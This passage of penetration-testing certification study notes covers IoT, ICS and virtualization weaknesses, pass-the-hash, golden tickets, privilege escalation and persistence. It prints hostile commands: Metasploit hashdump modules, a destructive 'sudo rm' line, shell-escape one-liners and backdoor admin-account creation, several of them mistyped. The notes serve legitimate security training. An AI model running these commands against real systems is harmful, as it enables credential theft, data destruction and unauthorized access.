        - If the malware contains a string with a function called InternetOpenUrl, and another string that is a URL, it probably attempts to download something from that web address
        - The Strings tool will dump all strings with over three characters in ASCII or Unicode encoding

- **Program Packer**
    - A method of compression in which an executable is mostly compressed and the part that isn't compressed contains the code to decompress the executable
    - A packed program is a type of self-extracting archive
    - A packed program does not necessarily mean it is malicious as many proprietary software also uses packing to deter theft and piracy
    - Packed malware can mask string literals and effectively modify its signatures to avoid triggering signature-based scanners

- **Mobile Device Tools**
    - **Drozer**
        - A complete security audit and attack framework that provides the tools to use and share public exploits for the Android OS

    - **Android APK Decompiler (APKX)**
        - A tool that can extract an APK file, an Android binary, or application back to its Java source code
    - **APK Studio**
        - A cross-platform Integrated Development Environment (IDE) used for writing the source code to make job applications for the Android operating system

- **Android SDK (APK SDK)**
  - A large set of tools, libraries, documentation, code samples, processes, and guides created specifically for the Android OS

- **Frida**
  - An open-source tool that provides custom developer tools for penetration testers when conducting application pentesting on mobile apps
  - Frida supports both iOS and Android applications, as well as Windows, macOS, and Linux

- **Objection**
  - A runtime mobile exploration toolkit that is built to help assess the security posture of mobile applications, without requiring the device to be jailbroken

- **Needle**
  - An open-source, modular framework used to streamline the security assessment process on iOS application
  - Frida is a better choice for iOS exploitation as Needle has already been decommissioned

- **Ettercap**
  - A comprehensive toolkit for conducting on-path attacks

- **Mobile Security Framework (MobSF)**
  - An automated, all-in-one mobile application pentesting, malware analysis, and security assessment framework capable of performing both static and dynamic analysis
- **Burp Suite**
  - Allows for the interception, inspection, and modification of the raw traffic passing through
  - Burp Suite has a special module designed to test iOS devices
- **Postman**
  - An API platform for building and using APIs that simplifies each step of the API lifecycle and streamlines collaboration

Attacks on Specialized Systems

- **Attacks on Specialized Systems**
  - You may be expected to perform an assessment of an organization's Operational Technology network, in addition to their Information Technology network
  - **Domain 3: Attacks and Exploits**
    - Objective 3.5
      - Explain common attacks and vulnerabilities against specialized systems

- **Internet of Things (IoT) Devices**
  - **Internet of Things**
    - A group of objects that can be electronic or not, which are all connected to the wider internet by using embedded electronic components
    - IoT devices are not always secured

  - **IoT Protocols**
    - Wi-Fi
      - Wi-Fi can be operated in either infrastructure mode or ad hoc mode to create a local area network or a personal area network

    - Bluetooth
      - A short-range wireless networking technology that can be used by IoT devices

    - Radio Frequency ID (RFID)
      - Used to interconnect badges and card keys to the network

    - Near Field Communication (NFC)
      - Enables two electronic devices to communicate when they come within about 4 cm of each other

    - Infrared
      - Used for devices that need to communicate using a line of sight communication using light beams inside of the infrared spectrum
      - Infrared only covers a limited distance on a relatively low bandwidth solution

- Zwave
  - A short range, low latency data transfer technology that uses less power and has lower data rates than Wi-Fi

- ANT+
  - A technology used for the collection of sensor data from different IoT devices

- **IoT Communications**
  - Machine to Machine (M2M)
    - Involves communication between the IoT device and some other traditional system like a server or a gateway

  - Machine to Person (M2P)
    - Involves communication between an IoT device and the end user

- **Internet of Things (IoT) Vulnerabilities**
  - *The S in IoT stands for security* (…but there is no S in IoT!)
  - Most IOT devices use an embedded version of Linux or Android as their OS
  - Many manufacturers use outdated or insecure hardware components

  - **Prevention**
    - Properly install, secure, and segment IOT devices into their own subnet, VLAN, or network outside of the normal IT production network

  - **Common Vulnerabilities**
    - Insecure defaults
      - Default login credentials
      - No password set
      - Number of open ports
      - Unauthorized connection
      - Firewall being turned off

    - Hard-coded configurations
      - Self-registering device
      - Usernames and passwords in plain text
      - Unchangeable settings

        - Cleartext communication
            - Sending data in plain text

        - Data leakage

    - Attackers also monitor Bluetooth frequencies being transmitted and conduct eavesdropping
        - Data modification
        - Data exfiltration

    - Be careful in which exploits you use since you can inadvertently cause the device to go offline, crash, or malfunction

- **Embedded Systems**
    - **Embedded Systems**
        - A computer system that is designed to perform a specific, dedicated function
        - Embedded systems can be a simple device or fully complex with the use of operating systems

    - **Programmable Logic Controller (PLC)**
        - A type of computer designed for deployment in an industrial or outdoor setting that can automate and monitor mechanical systems
        - PLC firmware can be patched and reprogrammed to fix vulnerabilities


    - **System-on-Chip (SoC)**
        - A processor that integrates the platform functionality of multiple logical controllers onto a single chip
        - System-on-Chip are power efficient and used with embedded systems

    - **Real-Time Operating System (RTOS)**
        - A type of OS that prioritizes deterministic execution of operations to ensure consistent response for time-critical tasks
        - Embedded systems typically cannot tolerate reboots or crashes and must have response times that are predictable to within millisecond tolerances

- **Field Programmable Gate Array (FPGA)**
  - A processor that can be programmed to perform a specific function by a customer rather than at the time of manufacture
  - End customer can configure the programming logic to run a specific application instead of using an ASIC (application-specific integrated circuit)

- **ICS and SCADA Devices**
  - **Operational Technology (OT)**
    - Designed to implement an industrial control system rather than business and data networking systems
    - Technology that interacts with the real world
  - **Industrial Control System (ICS)**
    - Provides the mechanisms for workflow and process automation by using embedded devices
    - Interconnected ICSs create a distributed control system (DCS)
  - **Fieldbus**
    - Links different programmable logic controllers together
  - **Programmable Logic Controller (PLC)**
    - Enables automation in assembly lines, autonomous field operations, robotics, and other applications
  - **Human-Machine Interface (HMI)**
    - Input and output controls on a PLC that allow a user to configure and monitor the system
  - **Ladder Logic**
    - Programming language entered into the system through the creation of a graphical diagram used in the PLCs
  - **Data Historian**
    - Aggregates and catalogs data from multiple sources within an ICS by collecting all the event generated from the control loop

- **Supervisory Control and Data Acquisition (SCADA)**
  - A type of ICS that manages large-scale, multiple-site devices and equipment spread over a geographic region from a host computer



  - Gathers data from and manage plant devices and equipment with embedded PLCs


- **ICS Protocols and Vulnerabilities**
  - **Controller Area Network (CAN)**
    - Designed to allow communications between embedded programmable logic controllers
    - CAN bus protocol operates like an ethernet network
    - Does not have source addressing or message authentication
    - Vulnerabilities
      - OBD-II port
      - Cellular modem
      - Wi-Fi network
  - **Modbus**
    - Gives control servers and the SCADA host the ability to query and change configurations of each PLC over a network
    - Modbus looks and functions differently than TCP/IP does

- Originally known as Modbus RTU and was run over fieldbus networks

- **Data Distribution Service (DDS)**
  - Provides network interoperability and facilitates the required scalability, performance, and QoS features


- **Safety Instrumented System (SIS)**
  - Returns an industrial process to a safe state after a predetermined condition was detected
  - Reduces the severity of an emergency by taking quick action

- **Data Storage Vulnerabilities**
  - **Direct Attach Storage**
    - Any kind of storage that is attached to a system
  - **Network Attach Storage**
    - Any group of file servers that are attached to the network dedicated to provisioning data access
  - **Storage Area Network**
    - A separate subnetwork that is consisting of storage devices and servers that are used to house a large amount of information



- **Vulnerabilities**
  - Misconfigurations
    - Improper access rights or permissions
    - Use of default or blank usernames and passwords
    - Network exposure
  - Underlying Software Vulnerabilities
  - Improper Error Messages and Debug Handling
  - Injection Vulnerability
    - Command Line Injection
    - DLL Injection
    - SQL Injections
  - Lack of User Input Sanitization
- **Management Interface Vulnerabilities**
  - Intelligent Platform Management Interfaces (IPMI)
    - A system that allows administrators to easily monitor and control all their servers from essentially located interface

- **Virtual Environments**
  - **Virtualization**
    - A host computer installed with a hypervisor that can be used to install and manage multiple guest OSs or VMs



- **Hypervisor**
  - Manages the distribution of the physical resources of a server to the VMs
  - Ensure that each VM runs its own OS copy

- **Virtual Desktop Infrastructure (VDI)**
  - Hosts desktop OSs within a virtualized environment hosted by a centralized server or server farm
  - The server is going to perform all the application processing and data storage

  - Centralized Model
    - Hosts all the desktop instances on a single server or server farm

  - Hosted Model/Desktop as a Service (DAAS)
    - Maintained by a service provider and provided to the end user as a service

  - Remote Virtual Desktop Model
    - Copies the desktop image to a local machine prior to being used by the end user

- **Terminal Services**
  - A server-based solution that runs the application on servers in a centralized location

- **Application Streaming**
  - A client-based solution that allows an application to be packaged up and streamed directly to a user's PC

- **Virtual Machine Attacks**
  - **VM Escape**
    - Occurs when a threat actor attempts to get out of an isolated VM and directly sends commands to the underlying hypervisor
    - Easier to perform on a Type II hypervisor than a Type I hypervisor
    - Ensure guest OS, host OS, and hypervisor are patched and up to date
    - VM to hypervisor or host OS

- **VM Hopping**
  - Occurs when a threat actor attempts to move from one VM to another on the same host
  - VM to VM
  - Ensure guest OS and hypervisor are patched, up-to-date, and securely configured

- **Sandbox**
  - Separates running programs to mitigate system failures or software vulnerabilities from spreading

- **Sandbox Escape**
  - Occurs when an attacker circumvents sandbox protections to gain access to the protected OS or other privileged processes


- **Live Migration**
  - Migration of a VM from one host to another even while it is running
  - VM images should be encrypted prior to being sent from one server to another over the network

- **Data Remnants**
  - Leftover pieces of data that may exist in the hard drive which are no longer needed
  - Always encrypt VM storage locations and ensure encryption key is destroyed

- **VM Sprawl**
  - Refers to creating Virtual Machine without proper change control procedures

- **VM Repositories**
  - A place where all VM images and templates are being stored
  - Always make sure that the templates and images are digitally signed

- **Containerization**
  - **Containerization**
    - A type of virtualization applied by a host OS to provision an isolated execution environment for an application
      - Docker
      - Parallels Virtuozzo
      - OpenVZ



  - **Vulnerabilities**
    - When an organization crashes a physical server, all of the organizations hosted on that same server are affected

    - An organization failing to secure its virtual environments hosted on a shared server poses a security risk for the other organizations hosting on that same server
      - Set up virtual servers in the cloud with proper failover, redundancy, and elasticity

    - Hosting all VMs on the same type of hypervisor can also be exploited
      - The hypervisor should remain patched and up to date


Post-Exploitation Exploits

- **Post-Exploitation**
  - **Post-Exploitation Actions**
    - Any actions taken after a successful initial attack or exploit
      - Host enumeration
      - Network enumeration
      - Infrastructure enumeration
      - Additional permissions
      - Persistence
      - Covert channels
  - **Domain 3: Attacks and Exploits**
    - Objective 3.7
      - Given a scenario, perform post-exploitation techniques
- **Enumerating the Network**
  - **Enumeration Targets**
    - Users
    - Groups
    - Hosts
    - Forests
    - Sensitive data
    - Unencrypted files
  - **Enumeration**
    - The process to identify and scan network ranges and host from a target network and map out an attack surface
  - **Active Directory**
    - A central directory service that allows our information to be stored, classified, and retrieved easily
  - **Get-NetDomain**
    - Get the current user's domain
  - **Get-NetLoggedon**
    - Get users that are logged on a given computer

- **cat/etc/passwd**
  - List all users on the system
- **uname-a**
  - Displays the OS name, version, and other details
- **env**
  - Outputs a list of all the environmental variables
- **Finding Sensitive Data**
  - Set up a network Sniffer on a victimized host
  - Use the interpreter payload and turn on the packet capturing function
  - Start figuring out what things are on the share drive that is unencrypted

- **Network Segmentation Testing**
  - **Network Segment**
    - A portion of a network where all attached hosts can communicate freely with each other
      - Subnets
      - VLANs
      - Firewalls
  - Validate less secure networks cannot communicate with higher-security networks
  - Also check for any working applications between the two network segments

- **Lateral Movement and Pivoting**
  - **Lateral Movement**
    - A technique to progressively move through a network to search for the key data and assets that are ultimately the target of an attack campaign




- **Pivoting**
  - The use of one infected computer to attack a different computer
  - Pivoting uses the compromised system to attack other systems on the same network to avoid restrictions such as firewall configurations

- Pivoting and lateral movement are similar but distinct concepts in this section of the course

- **Pass the Hash**
  - **Pass the Hash**
    - A network-based attack where the attacker steals hashed user credentials and uses them as-is to try to authenticate to the same network the hashed credentials originated on

    - It is possible to present the hash without cracking the original password to authenticate to network protocols such as SMB and Kerberos



- Pass the hash can be used to elevate privileges
- When pass the hash is used on a local workstation, then an attacker can gain local admin privileges

- **Mimikatz**
  - An open-source application that allows users to view and save authentication credentials in order to perform pass the hash attacks

  - Mimikatz scans system memory for cached passwords processed by the Local Security Authority Subsystem Service (lsass.exe)

    - post/linux/gather/hashdump
    - post/pro/multi/gather/hashdump
    - post/windows/gather/credentials/ domain_hashdump
    - post/windows/gather/credentials/mssql_local_hashdump
    - post/windows/gather/credentials/skype
    - post/windows/gather/credentials/avira_password
    - post/windows/gather/credentials/mcafee_vse_hashdump

- Test the usability and pass or crack them using a password attack
  - Metasploit module
    - exploit/windows/smb/psexec
    - auxilary/scanner/smb/smb_login

        - Hydra
        - Medusa

    - Passing the hash does NOT work in all cases


    - **Warning**
        - Domain administrative accounts should ONLY be used to logon to domain controllers to prevent pass the hash from exploiting your domain

    - How can you detect and mitigate against a pass the hash attack?
        - Detecting these types of attacks is very difficult because the attacker activity cannot be easily differentiated from legitimate authentication
        - Most antivirus and antimalware software will block tools that allow pass the hash attack, such as Mimikatz or the Metasploit framework
        - Restrict and protect high privileged domain accounts
        - Restrict and protect local accounts with administrative privileges
        - Restrict inbound traffic using the Windows Firewall to all workstations except for helpdesk, security compliance scanners, and servers

- **Golden Ticket**
    - While a pass the hash attack will work on local workstations, a Kerberos ticket is needed in an Active Directory environment

    - **Golden Ticket**
        - A Kerberos ticket that can grant other tickets in an Active Directory environment
        - Golden tickets can grant administrative access to other domains members and domain controllers

    - **krbtgt hash**
        - The trust anchor of the Active Directory domain which functions like a private key of a root certificate authority and generates ticket-granting tickets (TGT) that are used by users to access services within Kerberos



- Golden tickets allow attackers to laterally move across the entire domain with ease

- Administrators should change the krbtgt account password regularly
  - Change the krbtgt account password twice in a short period of time to invalidate the golden ticket if a breach is suspected

- **Lateral Movement**
  - Attackers can use remote access protocols to move from host to host

  - **Remote Access Services**
    - Any combination of hardware and software to enable the remote access tools or information that typically reside on a network of IT devices
    - SSH, telnet, RDP, and VNC provide attackers the ability to laterally move across the network

  - **Windows Management Instrumentation Command-Line (WMIC)**
    - Provides users with a terminal interface and enables administrators to run scripts to manage those computers
    - WMIC can be used a vector in post-attack lateral movement

  - **PsExec**
    - A tool developed as an alternative to Telnet and other remote access services which utilizes the Windows SYSTEM account for privilege escalation


  - **Windows PowerShell**
    - A task automation and configuration management framework from Microsoft, consisting of a command-line shell and the associated scripting language
    - The PowerShell Empire toolkit contains numerous prebuilt attack modules

    - Attackers can also use graphical user environments
      - Windows
        - RDP
      - MacOS
        - Apple remote desktop
      - Unix or Linux
        - X window system


  - **Virtual Network Computing**
    - Allows you to connect using a graphical user interface to any operating system

- **RPC Decom**
  - A remote procedure call distributed component object model
  - **RPC**
    - An inter-process communication between local and remote processes on Windows systems
  - **Decom**
    - Enables the communication between different software components over a network

- **Escalating Privileges**
  - **Privilege Escalation**
    - The practice of exploiting flaws in an operating system or other application to gain a greater level of access than what is intended for the user application
      - Horizontal Privilege Escalation
        - Focused on obtaining access to a regular user account to a different privilege level than the one currently in use
      - Vertical Privilege Escalation
        - Attackers try to obtain access to an account of higher privileges than the one they currently have access to




- SUID
  - Set-User Identification



- SGID
  - Set-Group Identification
  - sudo find / -perm -04000

- **Sticky Bit**
  - Allows users to create files, read, and execute files owned by other user




  - enum4linux
  - auxiliary/scanner/smb/smb_enumshares

- **SUDO**
  - Allows users to run programs with the privileges of another user

```
# sudo rm *.* –rf
```

- **Ret2libc**
  - An attack technique that relies on overwriting the program stack to create a new stack frame that calls the system function



- ps –x
- ps -fU root

- **CronJobs**
  - Scheduled tasks for Unix

- **Cpassword**
  - The name of the attribute that stores the passwords in a Group Policy preference item

```
PS C: \temp> Get-DecryptedCpassword
‘RI133B2WI2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt
3bL0uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ‘
#Super@Secure&Password$2015?
```

- If SSL is not enabled for LDAP, credentials are sent over the network in clear text

- A CSV file will show which accounts are vulnerable

```
.\Query-InsecureLDAPBinds.ps1 -ComputerName
dc1.corp.com -Hours 24

"IPAddress","Port","User","BindType"
"10.0.0.3","60901",”CORP\Administrator","Simple"
"[::1]","65445",”CORP\Administrator","Simple"
```

- **Kerberoasting**
  - Allows any domain user account that has a service principal name (SPN) set can have a service ticket (TGS)

- **LSASS**
  - Local Security Authority Subsystem Service

- **Credentials in LSASS**
  - The process in Windows that enforces the security policy of the system

- **SAM Database**
  - A database file that stores the user passwords in Windows as a LM hash or NTLM hash

    %SystemRoot%/system32/config/SAM

  - Passwords can be cracked offline if the SAM file is stolen

- **Dynamic Link Library (DLL)**
  - Provides a method for sharing code and allows a program to upgrade its functionality without requiring re-linking or re-compiling of the application

- **Hijacking**
  - A technique used to load a malicious DLL in the place of an accepted DLL

- **Exploitable Services**
  - Attacker uses the way services normally operate to cause an unintended program to run

  - Normal
    - C:\Dion\My Files\server.exe
  - Malicious
    - C:\Dion\My\server.exe

  - Using PSExec, a service can be replaced with a custom service that runs a command shell (cmd.exe)

- **Unsecure File and Folder Permissions**
  - Older versions of Windows allow administrators to access any non admin user's files and folder

- **Keylogger**
  - Surveillance technology used to monitor and record the keystrokes of a victim user

- **Kernel Exploits**
  - Unpatched Windows and Linux systems are vulnerable to many different exploits
  - Metasploit has a library of existing exploits

  - You can attempt to bypass user local UAC (User Access Control)
    - Guest accounts should be disabled

- **Default Account Settings**
  - Default administrator accounts can be exploited

- **Upgrading Restrictive Shells**
  - **Restrictive Shell**
    - A shell where you might be confined from being able to do certain functions
      - python -c 'import pty; pty.spawn("/bin/bash")'
      - perl -e 'exec /bin/sh";'

  - **VI**
    - A text editor that can also run commands
    - :set shell=/bin/sh
      :shell
    - The same type of restricted environments doesn't exist in Windows systems
    - /bin/bash -i

  - **Meterpreter Script**
    - An interactive shell you can use instead of relying on the command prompt, PowerShell, or a bash shell

Detection Avoidance

- **Detection Avoidance**
  - **Domain 3: Attacks and Exploits**
    - Objective 3.7
      - Given a scenario, perform post-exploitation techniques

- **Trojans and Backdoors**
  - **Trojan**
    - Any malicious computer program that is used to mislead a user about its true intent
    - When the victim launched the game, it would actually call back to the system and remotely access the system

  - **Backdoor**
    - A hidden mechanism that provides you with access to a system through some kind of alternative means

  - **Remote Access Trojan (RAT)**
    - A type of malware that comes along with a legitimate software
      - Back Orifice
      - Blackshades
      - DarkComet
      - Sub7
      - NetBus
      - Pupy

  - **Rootkit**
    - Any kind of technology that is used to infect the system at a very low-level using root access

- **Creating Persistence**
  - **Persistence**
    - A method that you use to maintain access to a victim machine or a network for an extended period of time

- net user /add [username] [password]
  - net user /add hacked Hacked123

- net localgroup administrators [username] /add
  - net localgroup administrators hacked /add

- user# su –
- user# useradd hacked
  user# passwd hacked

